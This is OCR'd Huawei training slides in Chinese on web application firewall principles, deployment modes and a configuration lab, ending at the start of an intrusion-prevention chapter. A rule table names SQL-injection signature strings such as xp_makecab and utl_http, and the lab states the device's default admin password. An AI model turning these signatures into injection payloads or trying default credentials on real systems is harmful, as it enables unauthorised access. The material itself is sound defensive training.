
目录

1. Web攻击介绍
2. **Web攻击防御原理**
3. WAF部署方案
4. WAF配置实验


Copyright © Huawei Technologies Co., Ltd. All rights reserved.

Web应用防火墙概述

- 随着Web技术的广泛应用，Web技术的功能也由简单的网页浏览转变为重要业务系统的主要载体（门户、购物、报名系统等），由于用户资金、进度、安全意识等方面的影响，Web应用安全越来越受到人们的重视。
- 针对Web业务系统攻击，WAF充分考虑Web应用系统可能存在的安全风险，通过对网络层、Web服务层、Web应用程序层、应用内容属性进行全方位安全分析与防御。针对各个层面不同的安全属性，分别采取相互独立的安全防御技术针对性防御，从整体上提升Web应用的安全防御能力。



Copyright © Huawei Technologies Co., Ltd. All rights reserved.



- WAF通过对HTTP/HTTPS请求进行检测，识别并阻断SQL注入、跨站脚本攻击、网页木马上传、命令/代码注入、文件包含、敏感文件访问、第三方应用漏洞攻击、CC攻击、恶意爬虫扫描、跨站请求伪造等攻击，保护Web服务安全稳定。

自学习和特征库

- WAF采用白名单安全引擎与黑名单安全引擎相结合的方式工作，实现了正常请求快速识别与转发，未知请求进行深度清洗的安全策略，实现了安全性与可用性的最佳结合。
- 自学习是指WAF能自动化对访问行为进行智能地学习，通过学习用户网站的访问规律，从正确访问中总结出一套定制化的安全策略，实现更安全更智能的防护。自学习信息参数如下：


参数	功能说明
参数项	指自学习到某个URL所提交的参数名。如http://192.168.27.165/show.asp?id=1000中id为参数名。
值最小长度	指自学习到某个URL所提交的参数值最小长度。
值最大长度	指自学习到某个URL所提交的参数值最大长度。
匹配类型	指自学习到某个URL所提交的参数值类型，WAF内置了多种类型模板，如空、数字、字母、整数、数值、十六进制数字、标识符、日期、邮件地址、路径、URL等多种类型。
匹配次数	指自学习到某个URL所提交的参数类型匹配次数。
匹配率	指自学习到某个URL所提交的参数类型匹配率，如同一参数项匹配到数字类型为1次，匹配到字母类型为1次，那么两种类型的匹配率都为50%。

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- WAF的特征库相当于黑名单，而自学习功能是白名单，通过配置自学习功能，将自学习功能开启，学习完毕后将自学习功能关闭，这样WAF学习了正常的访问行为，通过手动生成白名单规则，比如提交的id参数值为数字型，那么当出现字符型时将会被阻断。

WAF安全规则组

- WAF对HTTP/HTTPS流量的防护主要通过安全规则（也称策略规则）来实现，WAF的安全规则以规则组、二级规则组、规则分类的形式组织起来，形成一个三级结构。
- 规则组表示一套规则的集合，用户可根据安全需求选择不同的规则组。不同规则组内涵盖的二级规则组内容不同，即能够防御的攻击类型不同。



Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- WAF规则正常启用，需要一个磨合过程，一般分为仅检测观察1-2周，调优策略规则，让规则适应网站应用系统，然后再启用规则组，实现防护效果。WAF设备出厂默认有三套规则组：“预设规则”、低安全级别”、“高安全级别”，三套规则有各自的使用场景。
  - 预设规则：用于先以仅检测模式运行的用户，仅开启部分规则，如HTTP协议规范性检查、SQL注入、跨站脚本、木马、信息泄露等规则。
  - 低安全级别：用于无法提供磨合过程的用户，仅开启高风险规则，如文件限制、SQL注入、Web应用漏洞等。
  - 高安全级别：用于开启所有防护规则。
- WAF通过不同二级规则组实现精准的额访问控制，每个二级规则组中包含不同的规则分类，可以手动设置是否启用，只有启用了对应的规则分类，WAF设备才会对流量进行对应的检查。
  - 协议限制：包含用于HTTP协议规范性检查的规则，如请求方法是否异常、缺失报头、头部字段长度限制（可配置，防溢出攻击）、访问文件格式限制。
  - 注入攻击：包括防范SQL注入、SQL盲注、代码、命令等注入攻击的规则。
  - 跨站攻击：包括防范跨站脚本、IE 8跨站等跨站脚本攻击的规则。
  - 通用攻击：包括防范HTTP请求响应分割攻击、Session-Fixation等通用攻击的规则。

    - 恶意软件：包括防范木马攻击的规则。
    - 信息泄露：包括防范目录遍录、服务器数据库信息、源代码泄露等服务器信息泄露的规则。（需要通过规则组>设置，将“响应包正文内容检测”启用才能生效）。
    - 自动检测：包括防范扫描器、网络爬虫等自动化工具攻击防护。
    - 特殊攻击：包括防范针对Struts框架、KuWebs、phpcms、nginx等第三方系统的漏洞的攻击的规则。
    - 特殊防护：包括防范应用层DOS/CC、暴力猜解、机器人行为、cookie安全等的规则，（需要配置为“启用”才能生效）。
- WAF自定义规则组：WAF可基于不同条件组合，如HTTP头部各字段、URL地址、POST内容、文件类型等字段，实现复杂的规则需求，并设置阻断、放行、重定向等多种策略动作。

安全规则

- WAF通过安全规则实现对具体攻击的检测、识别及防护，安全规则由规则编号、规则名称、动作、威胁级别等组成，通过系统失陷对业务造成的影响，将攻击威胁划分不同安全等级，针对不同的安全等级，执行响应的动作，实现对业务流量的访问控制。

规则编号	规则名称(点击切换到规则描述)	启用	动作	威胁	返回码	操作
11010001	协议违规	☑	仅检测	低	400	配置
11010002	协议违规	☑	阻断并告警	低	400	配置
11010003	协议违规	☑	仅检测	高	400	配置
11010004	协议违规	☑	仅检测	低	501	配置
11010005	协议违规	☑	阻断并告警	低	400	配置

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- 一个完整规则，参数如下：
  - 配置规则：指定规则编号，格式为8位数字。如,11010001，11代表注入攻击规则组，1101代表协议限制规则组，0001代表规则条目号。
  - 描述：指该规则条目所防护的攻击描述。
  - 威胁：指该规则条目的告警威胁等级，分信息、低、中、高、严重五种等级。
  - 动作：指该规则条目对于攻击的处理。
    - 阻断并告警：当规则组“安全引擎”为“启用”状态，且流量触发此规则条目时，WAF对流量进行拦截，并产生应用防护日志。
    - 阻断不告警：当规则组“安全引擎”为“启用”状态，且流量触发此规则条目时，WAF对流量进行拦截，但不产生应用防护日志。
    - 仅检测：当流量触发该规则条目时，WAF不对流量进行拦截，只产生应用防护日志。
    - 重定向：选择为重定向动作时，需要配置重定向URL地址，当流量触发该规则条目时，WAF返回HTTP 302重定向到指定的URL地址。
    - 丢弃并告警：当规则组“安全引擎”为“启用”状态，且流量触发此规则条目时，WAF对流量进行丢弃，并产生应用防护日志。
    - 丢弃不告警：当规则组“安全引擎”为“启用”状态，且流量触发此规则条目时，WAF对流量进行丢弃，但不产生应用防护日志。
  - 返回码：指当流量触发该规则条目，并且规则组“安全引擎”为启用状态时，WAF返回给客户端的HTTP响应码，默认一般为403。
  - URL白名单：指当流量触发该规则条目时，可设置将该流量的URL加至该规则条目的白名单中，当访问该URL时，该规则条目就不进行检测。

WAF安全规则举例

- 以二级规则组“注入攻击”为例，其对应的规则分类和详细规则条目如下所示。

规则编号	规则名称(点击切换到规则描述)	启用	动作	威胁	返回码	操作
12010002	阻止sql注入攻击，防'msdasql'字符	☑	阻断并告警	高	403	配置
12010003	阻止sql注入攻击，防xp_makecab字符	☑	阻断并告警	高	403	配置
12010004	阻止sql注入攻击，防butl_http字符	☑	阻断并告警	高	403	配置
12010005	阻止sql注入攻击，防类似"SELECT TO_NUMBER('dd32	☑	阻断并告警	高	403	配置

规则条目

Copyright © Huawei Technologies Co., Ltd. All rights reserved.
HUAWEI


虚拟补丁

- 当网络上有新型的攻击手段、漏洞被公布时，往往还没有相应的防护策略。为了防止有攻击者通过扫描器对Web服务器进行漏洞探测（确认是否有特定漏洞），WAF提供了“虚拟补丁”机制来防止还未修补的漏洞被攻击者探测到。

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

Cookie篡改防护

- 由于Cookie存放在客户端，会面临被篡改和劫持的风险，WAF开启Cookie防篡改规则之后，可以对将客户端的IP+Useragent+服务器返回的Setcookie内容缓存到本地并进行哈希计算。WAF cookie规则会对用户的IP地址、Useragent、cookie内容和本地缓存的内容进行对比，如果发现异常就会被Cookie规则阻断。




黑客发送的Setcookie经WAF本地哈希计算后的值与本地缓存的不一致，WAF判定为异常访问，对流量进行阻断并丢弃

Copyright © Huawei Technologies Co., Ltd. All rights reserved.
HUAWEI

网页防篡改

- WAF网页防篡改基于缓存模块，防篡改先使用学习模式对网站的页面内容进行学习，学习完成后将页面内容存储在缓存中，当服务器页面被篡改并有用户访问该页面时，WAF首先会获取服务器的页面内容，并和缓存中的页面内容进行比对，当发现页面被篡改时WAF则使用缓存中的页面返回给客户端，达到网页防篡改。



Copyright © Huawei Technologies Co., Ltd. All rights reserved.
HUAWEI

CC攻击防护

- WAF可基于请求字段细粒度检测CC攻击，支持请求速率和请求集中度双重算法检测，可基于目标网站的访问路径、目的IP地址、目的端口、请求方法等多种匹配条件对访问网站服务器的流量进行检查。对检测异常的流量进行阻断或告警处理。
  - 请求速率是某个客户端在一定时间内访问某个URL的访问次数。
  - 请求集中度代表某个客户端的访问请求集中在同一个URL的程度。

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

CC慢速攻击防护

- WAF可以对CC慢速攻击行为进行防护，防护的类型包括请求头防御和请求体防御，开启该防护功能后，WAF通过对请求头和请求体的请求速率和请求集中度进行检测和识别，对检测异常的流量进行阻断或告警处理。

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- CC慢速攻击与传统的DDoS攻击不同，他不是通过发送大量的请求来占用目标服务器的带宽或处理能力，而是利用HTTP协议的特性，发送一些长时间保持的低速请求，持续占用服务器的连接资源，这种攻击与正常的连接请求相似，很难被传统安全设备检测、识别和阻止。

敏感信息泄露防护

- WAF可以对服务器返回的敏感内容进行隐藏，同时用户也可以根据自己的需求自定义添加需要隐藏的敏感信息。
- 该规则可添加两种类型的防敏感信息泄露规则。
  - 敏感信息过滤，配置后可对返回页面中包含的敏感信息做屏蔽处理，防止用户的敏感信息（例如：身份证号、电话号码、电子邮箱等）泄露。
  - 响应码拦截，配置后可拦截指定的HTTP响应码页面。

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- WAF默认内置了身份证、手机号、银行卡号、信用卡号、社保号特征库，用于保证用户隐私安全。


目录

1. Web攻击介绍
2. Web攻击防御原理
3. **WAF部署方案**
4. WAF配置实验

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

透明代理

- 透明代理采用串接部署方式，支持即插即用，无需更改网站DNS和服务器配置。用户以Web服务器的IP地址访问网站，简单易用。




Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- WAF的部署位置一般部署在靠近服务器的位置，透明代理模式为最常用的部署模式。部署在汇聚交换机之前可以对多个DMZ区域的服务器进行防护。
- 采用透明串接的方式不需要改变用户的网络结构，透明代理下有硬件Bypass（物理直通）功能，当WAF出现故障时，可以快速的将WAF切到Bypass（物理直通）状态保证Web业务的正常运行。
- 透明代理模式防护能力强，能够有效的识别SQL注入、跨站脚本、命令注入、页面篡改等攻击行为。

桥模式

- 桥模式是真正意义上的透明模式，WAF串接在网络中，用户无需更改网络设备与服务器的配置，即插即用。
- WAF在桥模式下，只对请求流量进行检测，可以对攻击执行阻断，但是不处理响应流量。即使响应流量不经过WAF，也可以工作。




Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- 桥模式与透明代理模式的区别在于，桥模式是MAC层的透明代理，WAF不会更改数据包任何内容，如源IP、源MAC、端口号、TCP序列号、HTTP协议版本等内容。
- 桥模式下，WAF对原始数据包没有拆解，且无法对响应包的处理，导致无法使用站点侦测，CC攻击防护，应用层访问控制等，敏感信息过滤、响应包检测也无法使用。串接部署时，建议使用透明代理模式。

反向代理

- 反向代理采用旁路部署方式，网站地址可以位于WAF设备上，也可以位于Web服务器上，适合网络环境较为复杂的场景。




Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- 反向代理模式可细分为两种链路模式：
  - 代理模式：网站的地址部署在WAF设备上，用户访问的是WAF设备上的地址。用户的请求通过路由转发至WAF，WAF设备再通过反向代理向真实Web服务器发送请求，此过程中需要修改数据包的目的地址。
  - 牵引模式：网站的地址部署在Web服务器上，用户直接访问Web服务器的地址。部署时，通常在交换机设备上配置策略路由，将访问Web服务器的流量牵引至WAF设备，WAF设备再通过反向代理向Web服务器发送请求，此过程中无需修改数据包的目的地址。

旁路监控

- 旁路监控模式通常将WAF旁挂于交换机上，交换机配置流量镜像功能，把流量复制一份到WAF上，不影响在线业务，不对Web服务器进行防护，通常用于只需要对应用流量进行分析或日志审计的场景中。



Copyright © Huawei Technologies Co., Ltd. All rights reserved.

目录

1. Web攻击介绍
2. Web攻击防御原理
3. WAF部署方案
4. **WAF配置实验**

Copyright © Huawei Technologies Co., Ltd. All rights reserved.


WAF配置举例

- 部署需求：
  - 如图，某企业为保护内网的Web服务器，在核心交换机和接入交换机之间部署WAF设备，防护来自外部网络的攻击。
  - WAF使用透明代理模式部署，用户以Web服务器的IP地址访问网站，不需要指定WAF的IP地址、端口等信息。
  - 企业要求对于针对Web服务器的SQL注入，XSS等攻击进行检测，发现后阻断流量。

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- 拓扑中的地址只为方便记忆，在实际组网中，请结合情况实际进行规划。
- 该事例中，我们着重于WAF的配置介绍，防火墙上的配置忽略，可认为已放行外放访问Web服务器的流量。

WAF配置全景图



Copyright © Huawei Technologies Co., Ltd. All rights reserved.

配置管理口IP地址

- WAF默认管理口IP为192.168.1.100，通过浏览器访问https://192.168.1.100。
- 登录成功后选择“系统 > 系统设置”，更改管理口IP地址、子网掩码、网关地址，其他配置可保持为默认。

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- 登录WAF管理页面，默认用户名为admin，默认密码为Admin@123。

配置部署模式

- 在WAF上，选择“配置 > 全局配置”，将保护站点的部署模式切换为透明代理模式。

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

新增保护站点


- 配置需要保护的服务器，选择“配置 > 保护站点 > 添加保护站点”，并设置“保护站点名称”、“服务器IP地址”、“服务器端口”，“策略规则”等参数。

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- 端口需要和Web服务器提供服务的端口一致，如果管理员修改了Web服务的端口为8080，则端口应该为8080。
- 策略规则可以选用默认携带的规则组模板，也可以选择此前创建好的新建规则组，此处选择默认携带的高安全级别规则组。
- 接入链路指保护目标网站的物理链路，如Protect1。
- 在新增保护站点页面还可以进行其他功能的配置，如HTTPS/SSL加解密、虚拟补丁、Web加速及防篡改等。

规则组配置（1）

- 选择“策略 > 规则组”，默认携带3个规则组模板（预设规则、低安全级别、高安全级别）。




Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- 根据场景选择对应的规则组，并决定是否启用对应规则并配置流量命中规则后WAF执行的操作。

规则组配置（2）

- 同时可以根据预设规则模板针对不同的保护站点创建不同的策略组，方便后期维护调整。



Copyright © Huawei Technologies Co., Ltd. All rights reserved.

HUAWEI

- 规则组默认引擎配置为仅检测（告警不阻断），建议根据保护网站实际流量，观察1-2个星期后，维护人员根据告警日志调整规则组，减少误报日志，然后开启规则组引擎为启用（告警并阻断）。
- 默认规则模板对现有保护网站特殊漏洞无法防护时，可以采用自定义规则实现补充防护。
- 完成规则组配置后，需在对应组中保存更改

可选配置

- 根据具体的网络环境，还可以配置CC攻击防御，IP信誉库，网页防篡改，应用层访问控制等。选择“策略”或“配置”进行相应配置。

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- 所有配置完成后，需单击页面右上角的“应用更改”，应用配置。

结果验证

- 选择“日志”，可查看应用防护日志、流量防护日志、CC防护日志等。以SQL注入攻击防护为例，可在WAF查询到以下日志信息。

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

思考题

1. （判断题）WAF透明模式部署，不需要指定WAF的IP地址、端口等信息，实现即插即用，适用于复杂的大型网络。
   A. 正确
   B. 错误

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

1. B

本章总结

- 本章节介绍了常见Web攻击原理，Web攻击的防御方法，以及WAF在网络中的部署方案。
- 通过本章节的学习，您将能够通过WAF实现企业Web应用程序和Web服务器相关的安全防护。

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

学习推荐

- 华为官方网站
  - 企业业务：http://enterprise.huawei.com/cn/
  - 技术支持：http://support.huawei.com/enterprise/
  - 在线学习：http://learning.huawei.com/cn/

Copyright © Huawei Technologies Co., Ltd. All rights reserved.
HUAWEI

Thank you.


把数字世界带入每个人、每个家庭、
每个组织，构建万物互联的智能世界。

Bring digital to every person, home, and organization for a fully connected, intelligent world.

版权所有 © 华为技术有限公司 2026 。
保留一切权利。
未经华为事先书面许可，任何人不得对本资料进行复制、修改、整合、改编、翻译，也不得将本资料或其任何部分或基于本资料的衍生作品提供、出售、转让、再许可给任何他人用于华为许可以外的任何其他用途。
Copyright © Huawei Technologies Co., Ltd. 2026.
All Rights Reserved.
Without prior written permission of Huawei, no one is allowed to reproduce, modify, integrate, adapt, translate this Document, or provide, sell, transfer, sublicense this Document or any part of this Document or its derivative to any third party for any other purpose otherwise permitted by Huawei.

HUAWEI

入侵防御系统



HUAWEI

前言

- 在目前出现的各种安全威胁当中，恶意程序类别占有很高的比例，灰色软件的影响也逐渐扩大，而与恶意代码有关的安全威胁已经成为网络安全的重要影响因素。
- 目前用户面临的不再是传统的病毒攻击，“网络威胁”是融合了病毒、黑客入侵和木马等危害于一身的混合体，因此依靠单一的防病毒或者安全技术往往难以抵御。
- 本章节主要对入侵的概念以及华为相关安全产品进行介绍。

Copyright © Huawei Technologies Co., Ltd. All rights reserved.
HUAWEI

目标

- 学完本课程后，您将能够：
  - 描述入侵防御的种类
  - 描述入侵防御基本原理
  - 应用网络反病毒策略

Copyright © Huawei Technologies Co., Ltd. All rights reserved.


目录

1. **入侵概述**
2. 入侵防御系统
3. IPS配置举例

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

网络威胁现状

